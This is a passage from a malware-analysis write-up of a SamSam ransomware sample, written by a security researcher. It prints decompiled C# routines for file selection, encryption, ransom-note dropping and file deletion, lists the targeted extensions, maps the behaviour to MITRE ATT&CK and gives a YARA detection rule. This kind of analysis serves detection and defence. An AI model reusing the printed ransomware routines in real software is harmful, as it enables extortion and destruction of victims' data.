- !path.ToLower().Contains(Program.wi_ndo_ws_d_r_iv_e_.ToLower() + "boot"): Checks if the lowercase version of the given path does not contain the lowercase version of "boot" appended to the lowercase version of Program.wi_ndo_ws_d_r_iv_e_.
- !path.ToLower().Contains(Program.wi_ndo_ws_d_r_iv_e_.ToLower() + "users\\default"): Checks if the lowercase version of the given path does not contain the lowercase version of "users\default" appended to the lowercase version of Program.wi_ndo_ws_d_r_iv_e_.



•


this conditional statement is likely used to filter out specific paths or directories based on the mentioned conditions. If the given path meets any of these conditions, the overall condition would evaluate to true, indicating that the path should be excluded or not processed further.

After checking and filtering the paths and directories based on conditions, it was getting the full name and path of files and filtering with some other conditions which were coded into another function **"go_for_ee_e_nn_ncc_cc"**.



By the name of that function, it was also obvious for me that it is checking that either this file should be encrypted or not. It was filtering some extension that it was not going to encrypt in this function. In this function it was returning and setting the value of flag, in case of true it encrypts the files else it ignores it.

- text.ToLower() == Program.exttennn_sion_en_c.ToLower(): Checks if the lowercase version of the given text is equal to the lowercase version of Program.exttennn_sion_en_c.
- fileInfo.Name == Program.delbatname: Checks if the name of the file (retrieved from fileInfo) is equal to Program.delbatname.
- fileInfo.Name == Program.hhheeeelpppfffilleeeee + Program.hhhhelllpfffileexxxxtenssssionnn: Checks if the name of the file is equal to the concatenation of Program.hhheeeelpppfffilleeeee and Program.hhhhelllpfffileexxxxtenssssionnn.
- fileInfo.Name == Program.seee_lfffnaaameee: Checks if the name of the file is equal to Program.seee_lfffnaaameee.
- fileInfo.Name.ToLower() == "desktop.ini": Checks if the lowercase version of the name of the file is equal to "desktop.ini".
- fileInfo.Name.ToLower().Contains("ntuser.dat"): Checks if the lowercase version of the name of the file contains the substring "ntuser.dat".
- path_for_check.ToLower().Contains("search-ms"): Checks if the lowercase version of path_for_check contains the substring "search-ms".
- text == ".search-ms" || text == ".exe" || text == ".msi" || text == ".lnk" || text == ".wim" || text == ".scf": Checks if text is equal to one of the specified values (".search-ms", ".exe", ".msi", ".lnk", ".wim", ".scf").



```
public static bool go_for_ee_e_nn_ncc_c(string path_for_check)
{
    bool flag;
    try
    {
        string text = Path.GetExtension(path_for_check).ToLower();
        FileInfo fileInfo = new FileInfo(path_for_check);
        if (text.ToLower() == Program.exttennn_sion_en_c.ToLower() || fileInfo.Name == Program.delbatname || fileInfo.Name == Program.hhheeeelpppfffilleeeee + Program.hhhhelllpfffileexxxxtensssssionnn ||
          fileInfo.Name == Program.seee_lfffnaaameee || fileInfo.Name.ToLower() == "desktop.ini" || fileInfo.Name.ToLower().Contains("ntuser.dat") || path_for_check.ToLower().Contains("search-ms") || text ==
          ".search-ms" || text == ".exe" || text == ".msi" || text == ".lnk" || text == ".wim" || text == ".scf")
        {
            flag = false;
        }
        else if (path_for_check.ToLower().Contains(Environment.GetFolderPath(Environment.SpecialFolder.CommonApplicationData).ToLower()))
        {
            flag = false;
        }
        else
        {
            if (path_for_check.Contains(Program.wi_ndo_ws_d_r_iv_e_))
            {
                if (path_for_check.ToLower().Contains("microsoft\\windows") || path_for_check.ToLower().Contains("appdata"))
                {
                    return false;
                }
                if (text == ".ini" || text == ".sys" || text == ".dll")
                {
                    return false;
                }
            }
            if (Directory.GetParent(path_for_check).FullName.ToLower() == Program.wi_ndo_ws_d_r_iv_e_.ToLower() && File.Exists(fileInfo.FullName))
            {
                flag = false;
            }
            else
            {
                flag = true;
            }
        }
    }
    catch
    {
        flag = false;
    }
    return flag;
}
```

After that there was a statement that was checking either this extension is exists in the array of types if yes than it proceeds to encrypt the file.

bool flag = Array.Exists<string>(Program.ttttttttttttttttttttttt, (string element) => element == ext.ToLower());

If the condition returning true than it checks the permission of files. There was a function with the name of "chk4flok" in this function it was checking the read and write permission of that file.

```
// Token: 0x06000012 RID: 18 RVA: 0x00002E78 File Offset: 0x00001078
public static bool chk4flok(string FileName)
{
    FileStream fileStream = null;
    try
    {
        fileStream = File.Open(FileName, FileMode.Open, FileAccess.ReadWrite, FileShare.None);
    }
    catch (UnauthorizedAccessException)
    {
        try
        {
            fileStream = File.Open(FileName, FileMode.Open, FileAccess.Read, FileShare.None);
        }
        catch (Exception)
        {
            return true;
        }
    }
    catch (Exception)
    {
        return true;
    }
    finally
    {
        if (fileStream != null)
        {
            fileStream.Close();
        }
    }
    return false;
}
```

After executing this function there was another statement which was checking that the file is database or not. It was checking by the extension of file comparing with the existing array of databases files. If the file is database file it was adding into list of separate database files.

bool flag2 = Array.Exists<string>(Program.ttttdbbbbdbdbdbd, (string element) => element == ext.ToLower());

if (flag2)

{

Program.list_seprate_db_file(fileInfo.FullName);

}

```
// Token: 0x0600001A RID: 26 RVA: 0x00003418 File Offset: 0x00001618
public static void list_seprate_db_file(string path)
{
    try
    {
        FileInfo fileInfo = new FileInfo(path);
        long length = fileInfo.Length;
        if (length <= 104857600L)
        {
            Program.matrix[9].Add(path);
        }
        else if (104857600L < length && length <= 1048576000L)
        {
            Program.matrix[10].Add(path);
        }
        else if (1048576000L < length && length <= 5242880000L)
        {
            Program.matrix[11].Add(path);
        }
        else if (5242880000L < length && length <= 10485760000L)
        {
            Program.matrix[12].Add(path);
        }
        else if (10485760000L < length && length <= 20971520000L)
        {
            Program.matrix[13].Add(path);
        }
        else if (20971520000L < length && length <= 41943040000L)
        {
            Program.matrix[14].Add(path);
        }
        else if (41943040000L < length && length <= 83886080000L)
        {
            Program.matrix[15].Add(path);
        }
        else if (83886080000L < length && length <= 104857600000L)
        {
            Program.matrix[16].Add(path);
        }
        else
        {
            Program.matrix[17].Add(path);
        }
    }
```

If the file type is other than the database file it was calling killing process function. At that level I can say it was trying to close the process in case if it is in running state. Because it needs to be encrypted. Also, after killing the process, it was checking the length of file with specific bytes. If the length of file which is going to encrypted is less or equal than continue the encryption procedure.

```
try
{
    Program.killproc(fileInfo.FullName);
    if (length <= 104857600L)
    {
        Program.enenenenenennennennennennene(fileInfo.FullName);
    }
    else
    {
        Program.list_fav_type(fileInfo.FullName);
    }
}
catch
{
}
```

Then finally in this the function with name **"enenenenenenenenene"** it was checking the space available in drive and calculating the length of file and checking the leave note files already exists or not and also doing encryption using RSA-2048 and leaving the ".html" note and writing content into the note file which includes the bitcoin addresses and other communication ways to pay ransom.

```
// Token: 0x06000011 RID: 17 RVA: 0x00002C80 File Offset: 0x00000E80
public static void enenenenennennennennene(string pathfile)
{
    FileInfo fileInfo = new FileInfo(pathfile);
    try
    {
        DriveInfo driveInfo = new DriveInfo(pathfile);
        long availableFreeSpace = driveInfo.AvailableFreeSpace;
        long length = fileInfo.Length;
        if (length < availableFreeSpace && new FileInfo(pathfile).Length > 0L && !File.Exists(fileInfo.DirectoryName + "\\" + fileInfo.Name + Program.exttennn_sion_en_c) && !string.IsNullOrEmpty
            (Program.pubbbbbbbbbbbkkkkey))
        {
            Program.fu_n_cfo_re_nc_fi_les_(pathfile, Program.pubbbbbbbbbbbkkkkey);
            if (File.Exists(fileInfo.DirectoryName + "\\" + fileInfo.Name + Program.exttennn_sion_en_c))
            {
                FileInfo fileInfo2 = new FileInfo(fileInfo.DirectoryName + "\\" + fileInfo.Name + Program.exttennn_sion_en_c);
                if (fileInfo2.Length > length)
                {
                    if (!File.Exists(fileInfo.DirectoryName + "\\" + Program.hhheeeelpppffffilleeeee + Program.hhhhelllpffffileexxxxtensssionnn))
                    {
                        File.WriteAllText(fileInfo.DirectoryName + "\\" + Program.hhheeeelpppffffilleeeee + Program.hhhhelllpffffileexxxxtensssionnn, Program.conten_tofhe_lp);
                        for (int i = 0; i < 10; i++)
                        {
                            File.WriteAllText(string.Concat(new string[]
                            {
                                fileInfo.DirectoryName,
                                "\\00",
                                i.ToString(),
                                "-",
                                Program.hhheeeelpppffffilleeeee,
                                Program.hhhhelllpffffileexxxxtensssionnn
                            }), Program.conten_tofhe_lp);
                        }
                    }
                    fileInfo.Attributes = FileAttributes.Normal;
                    File.Delete(pathfile);
                }
            }
        }
    }
    catch (Exception)
    {
        if (File.Exists(fileInfo.DirectoryName + "\\" + fileInfo.Name + Program.exttennn_sion_en_c))
        {
            File.Delete(fileInfo.DirectoryName + "\\" + fileInfo.Name + Program.exttennn_sion_en_c);
        }
    }
}
```


Now before concluding the analysis, I want to show you guys the extensions it was looking for and the database file types.


".vb,.asmx,.config,.3dm,.3ds,.3fr,.3g2,.3gp,.3pr,.7z,.ab4,.accdb,.accde,.accdr,.accdt,.ach,.acr,.act,.adb,.ads,.agdl,.ai,.ait,.al,.apj,.arw,.asf,.asm,.asp,.aspx,.asx,.avi,.awg,.back,.backup,.backupdb,.bak,.lua,.m,.m4v,.max,.mdb,.mdc,.mdf,.mef,.mfw,.mmw,.moneywell,.mos,.mov,.mp3,.mp4,.mpg,.mrw,.msg,.myd,.nd,.ndd,.nef,.nk2,.nop,.nrw,.ns2,.ns3,.ns4,.nsd,.nsf,.nsg,.nsh,.nwb,.nx2,.nxl,.nyf,.tif,.tlg,.txt,.vob,.wallet,.war,.wav,.wb2,.wmv,.wpd,.wps,.x11,.x3f,.xis,.xla,.xlam,.xlk,.xlm,.xlr,.xls,.xlsb,.xlsm,.xlsx,.xlt,.xltm,.xltx,.xlw,.xml,.ycbcra,.yuv,.zip,.sqlite,.sqlite3,.sqlitedb,.sr2,.srf,.srt,.srw,.st4,.st5,.st6,.st7,.st8,.std,.sti,.stw,.stx,.svg,.swf,.sxc,.sxd,.sxg,.sxi,.sxm,.sxw,.tex,.tga,.thm,.tib,.py,.qba,.qbb,.qbm,.qbr,.qbw,.qbx,.qby,.r3d,.raf,.rar,.rat,.raw,.rdb,.rm,.rtf,.rw2,.rwl,.rwz,.s3db,.sas7bdat,.say,.sd0,.sda,.sdf,.sldm,.sldx,.sql,.pdd,.pdf,.pef,.pem,.pfx,.php,.php5,.phtml,.pl,.plc,.png,.pot,.potm,.potx,.ppam,.pps,.ppsm,.ppsx,.ppt,.pptm,.pptx,.prf,.ps,.psafe3,.psd,.pspimage,.pst,.ptx,.oab,.obj,.odb,.odc,.odf,.odg,.odm,.odp,.ods,.odt,.oil,.orf,.ost,.otg,.oth,.otp,.ots,.ott,.p12,.p7b,.p7c,.pab,.pages,.pas,.pat,.pbl,.pcd,.pct,.pdb,.gray,.grey,.gry,.h,.hbk,.hpp,.htm,.html,.ibank,.ibd,.ibz,.idx,.iif,.iiq,.incpas,.indd,.jar,.java,.jpe,.jpeg,.jpg,.jsp,.kbx,.kc2,.kdbx,.kdc,.key,.kpdx,.doc,.docm,.docx,.dot,.dotm,.dotx,.drf,.drw,.dtd,.dwg,.dxb,.dxf,.d

xg,.eml,.eps,.erbsql,.erf,.exf,.fdb,.ffd,.fff,.fh,.fhd,.fla,.flac,.flv,.fmb,.fpx,.fxg,.cpp,.cr2,.craw,.crt,.crw,.cs,.csh,.csl,.csv,.dac,.bank,.bay,.bdb,.bgt,.bik,.bkf,.bkp,.blend,.bpw,.c,.cdf,.cdr,.cdr3,.cdr4,.cdr5,.cdr6,.cdrw,.cdx,.ce1,.ce2,.cer,.cfp,.cgm,.cib,.class,.cls,.cmt,.cpi,.ddoc,.ddrw,.dds,.der,.des,.design,.dgc,.djvu,.dng,.db,.db-journal,.db3,.dcr,.dcs,.ddd,.dbf,.dbx,.dc2,.pbl"


Database Files


".sql,.mdf"





And it was leaving the NOTE file with the name of “READ-FOR-HELPP” with extension “.html”





At that point, I have completed my analysis and found pretty much working of this ransomware. Now the next step for me is to map the extracted TTPs of that malware on MITRE ATT&CK framework and recreate them for proactive emulation to validate the security controls.

Extracted TTP's


MITRE ATT&CK MAPPING

Tactic	Techniques and Sub-Techniques
Defense Evasion	Technique: Time-Based Sandbox Evasion
Impact	Technique: Data Encrypted for Impact (T1486)
Execution	Technique: Command and Scripting Interpreter (T1059) Sub_technique: Windows Command Shell (S003)
Defense Evasion	Technique: Indicator Remover (T1070) Sub_technique: File Deletion (S004)
Defense Evasion	Technique: Obfuscated Files or Information (T1027) Sub_technique: Binary Padding (S001)


Recreation and Security controls validation

As an offensive security researcher, my primary responsibility involves the meticulous analysis of real-world samples to extract Tactics, Techniques, and Procedures (TTPs). Once identified, I map these TTPs onto the MITRE ATT&CK framework, providing a comprehensive understanding of the adversary's behavior. To validate the effectiveness of security controls, I employ emulation techniques by recreating the identified TTPs using the same methods observed in the analyzed samples. This emulation process ensures a realistic simulation of the adversary's actions, allowing for thorough validation of existing security measures. For this purpose, I leverage proprietary emulation tools, ensuring precision and adaptability in replicating

sophisticated attack scenarios. My role extends beyond the typical scope of a Security Operations Center (SOC) Level 3, as I not only analyze but also recreate the same behavior for proactive emulation and then provide mitigation strategies, including the development of YARA rules, Sigma detection signatures, and Indicators of Compromise (IoC). This comprehensive approach is crucial for enhancing the organization's resilience against evolving cyber threats.



This is the overall flow of my work:



Mitigation

YARA

```
rule SamSam_Ransomware

{

  meta:

    description = "Latest SamSAm ransomware sample"

    author = "Usman Sikander"

    reference = "https://www.crowdstrike.com/blog/an-in-depth-analysis-of-samsam-ransomware-and-boss-spider/"

    hash1 = "0c1504ff73135e2a7920afac1c49c6ed1b11ac120b589fec08a87b05f457ebdmd5"

    hash2 = "286d1495a80c126a63c26a5610d515e6"

    hash3 = "e5f6ad503c88055b931c7af7ec52dfd09759330633b2ace4dba9722efd5c876"

    hash4 = "4e3e18e6140c64cec89f4be5af25751"


  strings:

    $s1 = "<eulaV>xPN1oBWSqfQglnnB6ydF204jiHN/uqljySnn1fkhqUk=</eulaV>" fullword wide

    $s2 = "EAAAAI9w2MPg9bAiJpW8KhfX9ZoiLEEZZAquBKVJFZdXoCvh" fullword ascii

    $s3 = "EAAAAAYWk00FPYTndcfhmSU/hwcz/ah7CryNUEmKAYOZoK2J" fullword ascii

    $s4 = "hzsjfhicykshkdjghkdhgbvgkdjdfg" fullword wide

    $s5 = "EAAAAOeHr6QeAnAEeR04Cna7WcCsBCEgpGA5pyNBz3e1BNyy" fullword ascii

        $s6 = "sfkjadgw6wuitafgjsdksd" fullword wide

        $s7 = "nksjfgqd7trugfjsdfsd" fullword wide

        $s8 = "fsgahfgfuygiteryugfjhdf" fullword wide

        $s9 = "sfsfgcbdsfygjfsgsfgsj" fullword wide

        $s10 = "mkjnhbgvfcdxszzdxfcgvhbj" fullword wide



    $op0 = { 52 65 73 6F 75 72 63 65 73 2E 52 65 73 6F 75 72 }

    $op1 = { 44 65 73 6B 74 6F 70 20 57 69 6E 64 6F 77 73 }
```

```
        $op2 = { 57 69 6E 44 69 72 2E 65 78 65 00 65 6E 63 63 }


    condition:
        ( uint16(0) == 0x5a4d and
          filesize < 53KB and
                ( 6 of them ) and all of ($op*)
        ) or ( all of them )
}
```

Conclusion

Traditional signature-based detection methods often struggle to identify this polymorphic malware due to its rapid ability to change and evade detection.

This analysis underscores the pressing need for behavioral detection mechanisms in modern cybersecurity strategies. Behavioral detection, powered by machine learning and artificial intelligence, focuses on identifying behavioral patterns rather than relying solely on known signatures. This approach enables security systems to adapt and recognize emerging threats like SamSam Ransomware, even as they evolve to evade traditional defenses. By continuously monitoring and analyzing system behavior, security solutions equipped with behavioral detection offer a proactive defense, providing a crucial layer of protection against emerging threats that traditional methods may miss.